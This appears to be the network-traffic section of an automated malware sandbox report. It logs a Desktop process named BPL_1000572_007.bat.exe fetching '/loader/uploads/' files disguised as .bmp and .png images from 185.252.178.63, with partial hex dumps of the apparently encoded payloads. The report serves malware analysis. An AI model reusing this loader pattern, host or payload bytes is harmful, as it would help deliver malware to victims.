3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 43 68 65 63 6b 20 79 6f 75 72 20 49 50 20 61 64 64 72 65 73 73 20 28 49 50 76 34 20 6f 72 20 49 50 76 36 29 2c 20 67 65 6f 67 72 61 70 68 69 63 61 6c 20 49 50 20 6c 6f 63 61 74 69 6f 6e 20 61 6e 64 20 77 68 69 63 68 20 62 72 6f 77 73 65 72 20 61 6e 64 20 4f 53 20 79 6f 75 20 61 72 65 20 75 73 69 6e 67 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 66 62 3a 61 64 6d 69 6e 73 22 20 63 6f 6e 74 65 6e 74 3d 22 36 37 36 31 31 30 32 36 35 22 3e 0a 0a 20 20 20 20 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 59 6f 75 72 20 49 50 20 61 64 64 72 65 73 73 20 28 49 50 76 34 20 6f 72 20 49 50 76 36 29 2c 20 67 65 6f 67 72 61 70 68 69 63 61 6c 20 49 50 20 6c 6f 63 61 74 69 6f 6e 2c 20 62 72 6f 77 73 65 72 20 61 6e 64 20 6f 70 65 72 61 74 69 6e 67 20 73 79 73 74 65 6d 20 2d 20 53 68 6f 77 20 49 50 22 3e 0a 0a 20 20 20 20 3c 74 69 74 6c 65 3e 59 6f 75 72 20 49 50 20 61 64 64 72 65 73 73 20 28 49 50 76 34 20 6f 72 20 49 50 76 36 29 2c 20 67 65 6f 67 72 61 70 68 69 63 61 6c 20 49 50 20 6c 6f 63 61 74 69 6f 6e 2c 20 62 72 6f 77 73 65 72 20 61 6e 64 20 6f 70 65 72 61 74 69 6e 67 20 73 79 73 74 65 6d 20 2d 20 53 68 6f 77 20 49 50 3c 2f 74 69 74 6c 65 3e 0a 0a 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 Data Ascii: 2393<!DOCTYPE html><html lang="en"> <head> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <meta name="description" content="Check your IP address (IPv4 or IPv6), geographical IP location and which browser and OS you are using"> <meta name="keywords" content="ip, address, location, geo location, ip location, ip address, check ip, show ip, show"> <meta name="robots" content="All"> <meta property="og:site_name" content="Show IP"> <meta property="og:type" content="website"> <meta property="og:description" content="Check your IP address (IPv4 or IPv6), geographical IP location and which browser and OS you are using"> <meta property="fb:admins" content="676110265"> <meta property="og:title" content="Your IP address (IPv4 or IPv6), geographical IP location, browser and operating system - Show IP"> <title>Your IP address (IPv4 or IPv6), geographical IP location, browser and operating system - Show IP</title> <script type="applica

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49709	185.252.178.63	80	C:\Users\user\Desktop\BPL_1000572_007.bat.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:28.979443073 CEST	931	OUT	GET /loader/uploads/inf_Hpgwbzkt.bmp HTTP/1.1 Host: 185.252.178.63 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Sep 23, 2022
08:01:29.045222998
CEST</td><td>932</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Fri, 23 Sep 2022 06:01:28 GMT
Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
Last-Modified: Thu, 22 Sep 2022 12:18:33 GMT
ETag: "1a391e-5e9430f651a29"
Accept-Ranges: bytes
Content-Length: 1718558
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/bmp
Data Raw: 42 4d 1e 39 1a 00 00 00 00 00 8a 00 00 00 7c 00 00 00 17 02 00 00 23 03 00 00 01 00 20 00 03 00 00 00 94 38 1a 00 13 0b 00 00 13 0b 00 00 00 00 00 00 00 00 00 00 00 00 ff 00 00 ff 00 00 ff 00 00 ff 00 00 00 42 47 52 73 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff f3 f9 f8 ff f3 f9 f8 ff f3 f9 f8 ff f3 f9 f8 ff f5 fb fa ff f4 fa f9 ff f3 f9 f8 ff f3 f9 f8 ff f4 fa f9 ff f3 f9 f9 ff f3 f9 f7 ff f2 f8 f7 ff f5 fa f9 ff f4 f9 f7 ff f4 f7 f6 ff f3 f6 f5 ff f0 f8 ef ff ee f6 ec ff ed f2 e9 ff eb f0 e7 ff ec ef e6 ff ed ee e5 ff ec ec e4 ff e9 ea e1 ff ea e8 e0 ff ea e8 e0 ff ea e8 e0 ff ea e8 e0 ff e9 e7 df ff e9 e7 df ff ea e8 e0 ff ea e9 e1 ff e8 e8 e4 ff e7 e9 e5 ff e9 ea e6 ff e9 ea e6 ff ea eb e7 ff ea eb e7 ff ea eb e7 ff ea eb e7 ff eb ec e8 ff ec ed e9 ff ed ee ea ff ed ee ea ff ed ee ea ff ee ef eb ff f0 f1 ed ff f0 f1 ed ff f0 f3 ee ff ee f2 ed ff ef f0 ec ff ed ef e9 ff ee f0 ea ff ef ef e9 ff ed ef e5 ff ec ed e4 ff ee eb e6 ff ee eb e5 ff ed ea e5 ff ec e9 e4 ff ec e9 e3 ff ec e9 e3 ff ec e9 e3 ff ec e9 e3 ff ec e9 e4 ff ed ea e5 ff ed ea e5 ff ed ea e5 ff ec e9 e4 ff eb e8 e3 ff ea e7 e1 ff e8 e5 e0 ff e8 e4 df ff e7 e3 de ff e6 e2 dd ff e6 e2 dd ff e4 e0 db ff e4 e0 db ff e4 e0 db ff e4 e0 db ff e4 de d8 ff e4 de d7 ff e4 de d7 ff e4 de d7 ff e2 dc d5 ff e1 db d4 ff e1 db d4 ff e1 db d4 ff e3 db d4 ff e3 db d4 ff e3 db d4 ff e1 db d4 ff e1 db d4 ff e0 dc d4 ff df dc d4 ff df dc d4 ff df dc d4 ff df dc d4 ff df dc d4 ff df dc d4 ff df dc d4 ff df dc d4 ff e0 dd d5 ff e1 de d6 ff e1 df d7 ff e1 df d7 ff e3 e1 d9 ff e4 e2 da ff e5 e3 db ff e7 e5 dd ff e7 e5 dd ff e8 e6 de ff e7 e8 df ff e7 ea e1 ff e7 ea e1 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 eb e2 ff e8 e9 e3 ff ea e9 e5 ff ea e9 e5 ff ea ea e6 ff eb ec e8 ff ec ed e9 ff f0 ed e9 ff bd b1 af ff 7a 76 77 ff 6a 70 75 ff 60 65 68 ff 57 5c 60 ff 4f 55 59 ff 4c 52 5c ff 61 67 76 ff 65 6c 7e ff 63 6c 7f ff 5c 67 7a ff 5f 67 7b ff 64 6a 7e ff 59 60 70 ff 51 5a 66 ff 59 61 6f ff 61 68 7a ff 5c 64 77 ff 5d 65 78 ff 5a 60 6f ff 45 48 53 ff 43 44 4c ff 4b 4b 51 ff 4d 4d 53 ff 4c 4c 55 ff 4f 4d 57 ff 50 4c 57 ff 50 54 5e ff 51 5a 63 ff 58 60 67 ff 4b 50 54 ff 50 55 5b ff 68 71 7b ff 69 71 7f ff 6e 73 85 ff 6c 70 81 ff 66 69 78 ff 68 6b 7a ff 6d 6f 7f ff 69 6b 7d ff 68 6c 81 ff 6d 72 84 ff 6a 6e 79 ff 50 50 58 ff 36 34 37 ff 37 33 34 ff 34 30 2f ff 3c 39 38 ff 3c 3a 3b ff 35 33 34 ff 4d 48 4b ff 63 65 6f ff 68 71 82 ff 54 5d 6d ff 41 45 4e ff 4f 50 53 ff 40 42 43 ff 2b 2a 2b ff 2f 2a 29 ff 2b 27 29 ff 2f 2e 39 ff 4d 4e 61 ff 5b 5d 72 ff 52 59 66 ff 35 3a 46 ff 29 2f 3a ff 2b 2d 36 ff 37 39 41 ff 31 2e 33 ff 1e 1b 1d ff 1b 1c 1d ff 23 28 2d ff 3c 44 4f ff 49 55 65 ff 3e 4c 5d ff 2e 37 46 ff 29 2d 35 ff 32 34 38 ff 35 34 37 ff 29 2a 2d ff 27 29 2e ff 37 3b 43 ff 48 50 57 ff 4e 57 61 ff 55 5e 6d ff 4f 59 65
Data Ascii: BM9|# 8BGRszvwjpu`ehW\`OUYLR\agvel~cl\gz_g{dj~Y`pQZfYaoahz\dw]exZ`oEHSCDLKKQMM SLLUOMWPLWPT^QZcX`gKPTPU[hq{iqnslpfixhkzmoik}hlmrjnyPPX64773440/<98<:;534MHKceohqT]mAENOPS @BC+*+/*)+')/.9MNa[]rRYf5:F)/:+-679A1.3#(-<DOIUe>L].7F)-5248547)*-').7;CHPWNWaU^mOYe</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49710	185.252.178.63	80	C:\Users\user\Desktop\BPL_1000572_007.bat.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:29.985260010 CEST	2714	OUT	GET /loader/uploads/Arwiw_Xnqfdlpv.png HTTP/1.1 Host: 185.252.178.63 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:30.032283068 CEST	2715	IN	HTTP/1.1 200 OK Date: Fri, 23 Sep 2022 06:01:29 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Last-Modified: Thu, 22 Sep 2022 08:05:33 GMT ETag: "bf400-5e93f8695c45a" Accept-Ranges: bytes Content-Length: 783360 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/png Data Raw: 1e 22 f6 68 76 74 76 69 6e 63 70 72 93 9e 64 53 c0 66 68 75 74 76 69 6a 23 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 d3 78 66 68 7b 6b cc 67 6a d7 79 bf 4d d9 65 1f b5 47 3c 1d 1d 05 49 1a 11 1f 15 1e 00 09 73 1b 07 06 1b 1b 02 49 08 06 50 00 19 0f 44 3a 16 46 2c 3a 27 56 04 05 07 15 5c 61 6c 6e 77 78 66 68 75 74 76 69 3a 26 70 72 20 60 67 53 39 71 44 16 74 76 69 6a 63 70 72 6c 81 64 5d 59 6d 69 73 74 76 85 61 63 70 74 6c 61 64 53 78 66 ee 7f 78 76 69 4a 63 70 72 4c 6d 64 53 78 26 68 75 54 76 69 6a 61 70 72 68 61 64 53 78 66 68 75 70 76 69 6a 63 70 72 6c 61 04 5f 78 66 6a 75 74 76 69 6a 63 73 72 2c e4 64 53 68 66 68 65 74 76 69 6a 73 70 72 7c 61 64 53 78 66 68 65 74 76 69 6a 63 70 72 6c 61 64 53 54 6c 64 75 23 76 69 6a 63 50 7e 6c 35 67 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 35 78 76 65 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 73 78 66 60 75 74 76 69 6a 63 70 72 6c 61 64 5b 58 66 68 3d 74 76 69 6a 63 70 72 6c 61 64 53 56 12 0d 0d 00 76 69 6a ef 9a 79 6c 61 44 53 78 66 84 7e 74 76 6b 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 49 6a 63 10 5c 1e 12 16 30 78 66 68 21 77 76 69 6a 43 7c 72 6c 65 64 53 78 88 63 75 74 76 69 6a 63 70 72 6c 61 64 53 78 26 68 75 34 58 1b 0f 0f 1f 11 6c 61 68 53 78 66 68 35 78 76 69 68 63 70 72 9e 6a 64 53 78 66 68 75 74 76 69 6a 63 70 72 2c 61 64 11 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 0e 62 79 74 76 69 6a 63 38 72 6c 61 66 53 7d 66 4c 14 7e 76 61 c3 62 70 73 6c 61 64 53 78 66 68 fd 03 74 69 f6 8a 77 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 6a 5a 6a 70 65 6c 61 64 53 78 66 68 63 58 73 7f 46 6a 5b 7c 44 63 64 53 7e 4d 9c 5d 6c 76 69 6c 48 70 58 6c 67 4e 53 78 65 58 7f 74 67 69 6a 63 70 72 6c 61 66 45 6e 4a 60 53 5c 68 69 6a 69 5b 71 4a 4a 92 79 78 66 68 76 44 7d 69 0f 63 70 72 6c 61 64 53 7a 4e 76 75 74 7c 6a 47 65 03 6d 6c 61 6e 29 7b 09 4d 70 74 70 45 6c 10 50 72 6c 6b 1e 51 7b 73 45 58 52 50 6b 69 0c 57 77 6c 67 e9 42 78 66 69 62 59 55 4f 4c 61 72 5a 6a 61 64 55 61 4b 76 53 52 74 6b 42 64 70 72 6a 1c 60 53 78 62 43 60 09 77 69 6a 67 5b bc 11 63 64 53 7c 4d b0 08 77 76 69 6e 48 ad 58 6c 61 64 50 48 6c 68 63 74 76 69 6a 63 70 72 6e 79 7a 7e 75 40 13 74 74 76 6d 05 45 75 72 6a 4a 67 75 53 97 42 75 74 75 59 60 63 69 72 6c 61 64 53 78 66 6a 69 6f 5b 79 4c 18 71 72 6c 65 0b 74 7d 66 6e 6a 7e 2f 42 69 45 5b 9c 46 61 64 53 7b 56 62 75 65 76 69 6a 63 70 72 6c 63 7c 46 55 6e 4e 0e 77 76 69 6e 48 73 54 47 97 4e 53 78 66 6b 45 7e 76 78 6a 63 70 72 6c 61 64 51 62 7b 45 7d 52 0d 6d 6a 63 74 59 6f 47 4f a5 52 66 68 75 77 46 63 6a 49 70 72 6c 61 64 53 78 64 7e 60 59 6d 4f 69 75 66 5e 74 47 60 4e 60 4b 7d 53 71 78 6d 64 66 7e 74 44 6a 64 53 7e 4d 61 53 5f 95 4f 41 85 56 59 85 4b 64 53 6b 56 63 75 0b 76 69 6a 62 70 72 7d 63 1f 52 78 66 6c 1a 53 73 69 6c 7f 5d 37 4a 63 1f 51 78 66 6c 62 59 48 4f 68 18 71 72 6c 65 67 57 7d 61 7e Data Ascii: "hvtvincprdSfhutvij#prladSxfhutvijcprladSxfhutvijcprladxfh{kgjyMeG<IsIPD:F,:'V\alnwxfhutvi:&pr `gS9qDtvijcprld]YmistvacptladSxfxviJcprLmdSx&huTvijaprhadSxfhupvijcprla_xfjutvijcsr,dShfhetvijspr|adSxfhetvijcprladSTldu#vijcP~l5gSxfhutvijcprladSxfh5xvejcprladSxfhutvijcprladSxfhutvijcprladSxfhutvijcprladsxf`utvijcprlad[Xfh=tvijcprladSVvijylaDSxf~tvkjcprladSxfhutvIjc\0xfh!wvijC|rledSxcutvijcprladSx&hu4XlahSxfh5xvihcprjdSxfhutvijcpr,adxfhutvijcprladSxbytvijc8rlafS}fL~vabpsladSxfhtiwrladSxfhutvijcprladSxfhutvijcprladSxfhutvjZjpeladSxfhcXsFj[|DcdS~M]lvilHpXlgNSxeXtgijcprlafEnJ`S\hiji[qJJyxfhvD}icprladSzNvut|jGemlan){MptpElPrlkQ{sEXRPkiWwlgBxfibYUOLarZjadUaKvSRtkBdprj`SxbC`wijg[cdS|MwvinHXladPHlhctvijcprnyz~u@ttvmEurjJguSButuY`cirladSxfjio[yLqrlet}fnj~/BiE[FadS{Vbuevijcprlc|FUnNwvinHsTGNSxfkE~vxjcprladQb{E}RmjctYoGORfhuwFcjIprladSxd~`YmOiuf^tG`N`K}Sqxmdf~tDjdS~MaS_OAVYKdSkVcuvijbpr}cRxflSsil]7JcQxflbYHOhqrlegW}a~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49711	185.252.178.63	80	C:\Users\user\Desktop\BPL_1000572_007.bat.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:37.884829998 CEST	3522	OUT	GET /loader/uploads/Arwiw_Xnqfdlpv.png HTTP/1.1 Host: 185.252.178.63 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:37.922528028 CEST	3524	IN	HTTP/1.1 200 OK Date: Fri, 23 Sep 2022 06:01:37 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Last-Modified: Thu, 22 Sep 2022 08:05:33 GMT ETag: "bf400-5e93f8695c45a" Accept-Ranges: bytes Content-Length: 783360 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/png Data Raw: 1e 22 f6 68 76 74 76 69 6e 63 70 72 93 9e 64 53 c0 66 68 75 74 76 69 6a 23 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 d3 78 66 68 7b 6b cc 67 6a d7 79 bf 4d d9 65 1f b5 47 3c 1d 1d 05 49 1a 11 1f 15 1e 00 09 73 1b 07 06 1b 1b 02 49 08 06 50 00 19 0f 44 3a 16 46 2c 3a 27 56 04 05 07 15 5c 61 6c 6e 77 78 66 68 75 74 76 69 3a 26 70 72 20 60 67 53 39 71 44 16 74 76 69 6a 63 70 72 6c 81 64 5d 59 6d 69 73 74 76 85 61 63 70 74 6c 61 64 53 78 66 ee 7f 78 76 69 4a 63 70 72 4c 6d 64 53 78 26 68 75 54 76 69 6a 61 70 72 68 61 64 53 78 66 68 75 70 76 69 6a 63 70 72 6c 61 04 5f 78 66 6a 75 74 76 69 6a 63 73 72 2c e4 64 53 68 66 68 65 74 76 69 6a 73 70 72 7c 61 64 53 78 66 68 65 74 76 69 6a 63 70 72 6c 61 64 53 54 6c 64 75 23 76 69 6a 63 50 7e 6c 35 67 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 35 78 76 65 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 73 78 66 60 75 74 76 69 6a 63 70 72 6c 61 64 5b 58 66 68 3d 74 76 69 6a 63 70 72 6c 61 64 53 56 12 0d 0d 00 76 69 6a ef 9a 79 6c 61 44 53 78 66 84 7e 74 76 6b 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 49 6a 63 10 5c 1e 12 16 30 78 66 68 21 77 76 69 6a 43 7c 72 6c 65 64 53 78 88 63 75 74 76 69 6a 63 70 72 6c 61 64 53 78 26 68 75 34 58 1b 0f 0f 1f 11 6c 61 68 53 78 66 68 35 78 76 69 68 63 70 72 9e 6a 64 53 78 66 68 75 74 76 69 6a 63 70 72 2c 61 64 11 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 0e 62 79 74 76 69 6a 63 38 72 6c 61 66 53 7d 66 4c 14 7e 76 61 c3 62 70 73 6c 61 64 53 78 66 68 fd 03 74 69 f6 8a 77 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 6a 5a 6a 70 65 6c 61 64 53 78 66 68 63 58 73 7f 46 6a 5b 7c 44 63 64 53 7e 4d 9c 5d 6c 76 69 6c 48 70 58 6c 67 4e 53 78 65 58 7f 74 67 69 6a 63 70 72 6c 61 66 45 6e 4a 60 53 5c 68 69 6a 69 5b 71 4a 4a 92 79 78 66 68 76 44 7d 69 0f 63 70 72 6c 61 64 53 7a 4e 76 75 74 7c 6a 47 65 03 6d 6c 61 6e 29 7b 09 4d 70 74 70 45 6c 10 50 72 6c 6b 1e 51 7b 73 45 58 52 50 6b 69 0c 57 77 6c 67 e9 42 78 66 69 62 59 55 4f 4c 61 72 5a 6a 61 64 55 61 4b 76 53 52 74 6b 42 64 70 72 6a 1c 60 53 78 62 43 60 09 77 69 6a 67 5b bc 11 63 64 53 7c 4d b0 08 77 76 69 6e 48 ad 58 6c 61 64 50 48 6c 68 63 74 76 69 6a 63 70 72 6e 79 7a 7e 75 40 13 74 74 76 6d 05 45 75 72 6a 4a 67 75 53 97 42 75 74 75 59 60 63 69 72 6c 61 64 53 78 66 6a 69 6f 5b 79 4c 18 71 72 6c 65 0b 74 7d 66 6e 6a 7e 2f 42 69 45 5b 9c 46 61 64 53 7b 56 62 75 65 76 69 6a 63 70 72 6c 63 7c 46 55 6e 4e 0e 77 76 69 6e 48 73 54 47 97 4e 53 78 66 6b 45 7e 76 78 6a 63 70 72 6c 61 64 51 62 7b 45 7d 52 0d 6d 6a 63 74 59 6f 47 4f a5 52 66 68 75 77 46 63 6a 49 70 72 6c 61 64 53 78 64 7e 60 59 6d 4f 69 75 66 5e 74 47 60 4e 60 4b 7d 53 71 78 6d 64 66 7e 74 44 6a 64 53 7e 4d 61 53 5f 95 4f 41 85 56 59 85 4b 64 53 6b 56 63 75 0b 76 69 6a 62 70 72 7d 63 1f 52 78 66 6c 1a 53 73 69 6c 7f 5d 37 4a 63 1f 51 78 66 6c 62 59 48 4f 68 18 71 72 6c 65 67 57 7d 61 7e Data Ascii: "hvtvincprdSfhutvij#prladSxfhutvijcprladSxfhutvijcprladxfh{kgjyMeG<IsIPD:F,:'V\alnwxfhutvi:&pr `gS9qDtvijcprld]YmistvacptladSxfxviJcprLmdSx&huTvijaprhadSxfhupvijcprla_xfjutvijcsr,dShfhetvijspr|adSxfhetvijcprladSTldu#vijcP~l5gSxfhutvijcprladSxfh5xvejcprladSxfhutvijcprladSxfhutvijcprladSxfhutvijcprladsxf`utvijcprlad[Xfh=tvijcprladSVvijylaDSxf~tvkjcprladSxfhutvIjc\0xfh!wvijC|rledSxcutvijcprladSx&hu4XlahSxfh5xvihcprjdSxfhutvijcpr,adxfhutvijcprladSxbytvijc8rlafS}fL~vabpsladSxfhtiwrladSxfhutvijcprladSxfhutvijcprladSxfhutvjZjpeladSxfhcXsFj[|DcdS~M]lvilHpXlgNSxeXtgijcprlafEnJ`S\hiji[qJJyxfhvD}icprladSzNvut|jGemlan){MptpElPrlkQ{sEXRPkiWwlgBxfibYUOLarZjadUaKvSRtkBdprj`SxbC`wijg[cdS|MwvinHXladPHlhctvijcprnyz~u@ttvmEurjJguSButuY`cirladSxfjio[yLqrlet}fnj~/BiE[FadS{Vbuevijcprlc|FUnNwvinHsTGNSxfkE~vxjcprladQb{E}RmjctYoGORfhuwFcjIprladSxd~`YmOiuf^tG`N`K}Sqxmdf~tDjdS~MaS_OAVYKdSkVcuvijbpr}cRxflSsil]7JcQxflbYHOhqrlegW}a~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49712	185.252.178.63	80	C:\Users\user\Desktop\BPL_1000572_007.bat.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:54.005892038 CEST	4336	OUT	GET /loader/uploads/Arwiw_Xnqfdlpv.png HTTP/1.1 Host: 185.252.178.63 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:54.042484999 CEST	4337	IN	HTTP/1.1 200 OK Date: Fri, 23 Sep 2022 06:01:54 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Last-Modified: Thu, 22 Sep 2022 08:05:33 GMT ETag: "bf400-5e93f8695c45a" Accept-Ranges: bytes Content-Length: 783360 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/png Data Raw: 1e 22 f6 68 76 74 76 69 6e 63 70 72 93 9e 64 53 c0 66 68 75 74 76 69 6a 23 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 d3 78 66 68 7b 6b cc 67 6a d7 79 bf 4d d9 65 1f b5 47 3c 1d 1d 05 49 1a 11 1f 15 1e 00 09 73 1b 07 06 1b 1b 02 49 08 06 50 00 19 0f 44 3a 16 46 2c 3a 27 56 04 05 07 15 5c 61 6c 6e 77 78 66 68 75 74 76 69 3a 26 70 72 20 60 67 53 39 71 44 16 74 76 69 6a 63 70 72 6c 81 64 5d 59 6d 69 73 74 76 85 61 63 70 74 6c 61 64 53 78 66 ee 7f 78 76 69 4a 63 70 72 4c 6d 64 53 78 26 68 75 54 76 69 6a 61 70 72 68 61 64 53 78 66 68 75 70 76 69 6a 63 70 72 6c 61 04 5f 78 66 6a 75 74 76 69 6a 63 73 72 2c e4 64 53 68 66 68 65 74 76 69 6a 73 70 72 7c 61 64 53 78 66 68 65 74 76 69 6a 63 70 72 6c 61 64 53 54 6c 64 75 23 76 69 6a 63 50 7e 6c 35 67 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 35 78 76 65 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 73 78 66 60 75 74 76 69 6a 63 70 72 6c 61 64 5b 58 66 68 3d 74 76 69 6a 63 70 72 6c 61 64 53 56 12 0d 0d 00 76 69 6a ef 9a 79 6c 61 44 53 78 66 84 7e 74 76 6b 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 49 6a 63 10 5c 1e 12 16 30 78 66 68 21 77 76 69 6a 43 7c 72 6c 65 64 53 78 88 63 75 74 76 69 6a 63 70 72 6c 61 64 53 78 26 68 75 34 58 1b 0f 0f 1f 11 6c 61 68 53 78 66 68 35 78 76 69 68 63 70 72 9e 6a 64 53 78 66 68 75 74 76 69 6a 63 70 72 2c 61 64 11 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 0e 62 79 74 76 69 6a 63 38 72 6c 61 66 53 7d 66 4c 14 7e 76 61 c3 62 70 73 6c 61 64 53 78 66 68 fd 03 74 69 f6 8a 77 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 6a 5a 6a 70 65 6c 61 64 53 78 66 68 63 58 73 7f 46 6a 5b 7c 44 63 64 53 7e 4d 9c 5d 6c 76 69 6c 48 70 58 6c 67 4e 53 78 65 58 7f 74 67 69 6a 63 70 72 6c 61 66 45 6e 4a 60 53 5c 68 69 6a 69 5b 71 4a 4a 92 79 78 66 68 76 44 7d 69 0f 63 70 72 6c 61 64 53 7a 4e 76 75 74 7c 6a 47 65 03 6d 6c 61 6e 29 7b 09 4d 70 74 70 45 6c 10 50 72 6c 6b 1e 51 7b 73 45 58 52 50 6b 69 0c 57 77 6c 67 e9 42 78 66 69 62 59 55 4f 4c 61 72 5a 6a 61 64 55 61 4b 76 53 52 74 6b 42 64 70 72 6a 1c 60 53 78 62 43 60 09 77 69 6a 67 5b bc 11 63 64 53 7c 4d b0 08 77 76 69 6e 48 ad 58 6c 61 64 50 48 6c 68 63 74 76 69 6a 63 70 72 6e 79 7a 7e 75 40 13 74 74 76 6d 05 45 75 72 6a 4a 67 75 53 97 42 75 74 75 59 60 63 69 72 6c 61 64 53 78 66 6a 69 6f 5b 79 4c 18 71 72 6c 65 0b 74 7d 66 6e 6a 7e 2f 42 69 45 5b 9c 46 61 64 53 7b 56 62 75 65 76 69 6a 63 70 72 6c 63 7c 46 55 6e 4e 0e 77 76 69 6e 48 73 54 47 97 4e 53 78 66 6b 45 7e 76 78 6a 63 70 72 6c 61 64 51 62 7b 45 7d 52 0d 6d 6a 63 74 59 6f 47 4f a5 52 66 68 75 77 46 63 6a 49 70 72 6c 61 64 53 78 64 7e 60 59 6d 4f 69 75 66 5e 74 47 60 4e 60 4b 7d 53 71 78 6d 64 66 7e 74 44 6a 64 53 7e 4d 61 53 5f 95 4f 41 85 56 59 85 4b 64 53 6b 56 63 75 0b 76 69 6a 62 70 72 7d 63 1f 52 78 66 6c 1a 53 73 69 6c 7f 5d 37 4a 63 1f 51 78 66 6c 62 59 48 4f 68 18 71 72 6c 65 67 57 7d 61 7e Data Ascii: "hvtvincprdSfhutvij#prladSxfhutvijcprladSxfhutvijcprladxfh{kgjyMeG<IsIPD:F,:'V\alnwxfhutvi:&pr `gS9qDtvijcprld]YmistvacptladSxfxviJcprLmdSx&huTvijaprhadSxfhupvijcprla_xfjutvijcsr,dShfhetvijspr|adSxfhetvijcprladSTldu#vijcP~l5gSxfhutvijcprladSxfh5xvejcprladSxfhutvijcprladSxfhutvijcprladSxfhutvijcprladsxf`utvijcprlad[Xfh=tvijcprladSVvijylaDSxf~tvkjcprladSxfhutvIjc\0xfh!wvijC|rledSxcutvijcprladSx&hu4XlahSxfh5xvihcprjdSxfhutvijcpr,adxfhutvijcprladSxbytvijc8rlafS}fL~vabpsladSxfhtiwrladSxfhutvijcprladSxfhutvijcprladSxfhutvjZjpeladSxfhcXsFj[|DcdS~M]lvilHpXlgNSxeXtgijcprlafEnJ`S\hiji[qJJyxfhvD}icprladSzNvut|jGemlan){MptpElPrlkQ{sEXRPkiWwlgBxfibYUOLarZjadUaKvSRtkBdprj`SxbC`wijg[cdS|MwvinHXladPHlhctvijcprnyz~u@ttvmEurjJguSButuY`cirladSxfjio[yLqrlet}fnj~/BiE[FadS{Vbuevijcprlc|FUnNwvinHsTGNSxfkE~vxjcprladQb{E}RmjctYoGORfhuwFcjIprladSxd~